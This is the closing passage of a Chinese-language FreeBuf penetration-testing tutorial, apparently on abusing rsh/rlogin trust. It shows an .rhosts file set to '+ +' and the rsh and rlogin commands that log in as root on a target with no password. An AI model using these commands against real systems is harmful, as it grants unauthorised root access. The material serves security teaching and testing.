
```
cat .rhosts
```


```
++
```



以下命令将允许系统的root用户直接连接目标系统，系统将不会提示密码输入，因为来自系统的所有用户都将被信任。

```
rsh -l root IP  
rlogin -l root IP
```





或者如果.rhosts的内容不同，则检查文件将有助于确定哪些主机和用户是可信的，因此可以在无需密码的情况下进行身份验证。

*参考来源：[pentestacademy](#)，FB小编 secist 编译，转载请注明来自FreeBuf.COM

上一篇：[ProxyChains实现自动添加代理逃避检测](#)

下一篇：[本篇已是最新文章](#)

选择文件 未选择任何文件



必须 您当前尚未登录。[登陆?](#) [注册](#)

昵称

请输入昵称

邮箱

请输入邮箱地址

必须（保密）

表情 插图

提交评论(Ctrl+Enter)

[取消](#)

☒ 有人回复时邮件通知我



[secist](#)

每个人的心中都有一个梦。。

105

文章数

42

评论数

最近文章

- [针对NFS的渗透测试](#)

2018.01.12
- [Android恶意软件偷取Uber凭证](#)

2018.01.11
- [用Golang写的域名信息搜集工具](#)

2018.01.08

浏览更多

相关阅读

[渗透测试工具实战技巧合集](#)

[从低级漏洞到获得权限:Honorable Men...](#)

[使用Kali Linux在渗透测试中信息收集](#)

[Webbug 靶场3.0渗透教程（全16关）](#)

[穿透内网防线，USB自动渗透手法总结](#)

特别推荐



[腐烂的苹果：对一波Cloud钓鱼网站的监测与分析](#)

[欧阳洋葱](#) 2016-06-10

[打狗棒法之：Cknife（C刀）自定义模式秒过安全狗](#)

[Chora](#) 2016-03-22

[VirtualApp技术黑产利用研究报告](#)


[腾讯手机管家](#) 2017-10-30

[从反射链的构造看Java反序列漏洞](#)

[zjie2071](#) 2017-10-23



Copyright © 2018 WWW.FREEBUF.COM All Rights Reserved [沪ICP备13033796号](#)

 阿里云 提供计算与安全服务

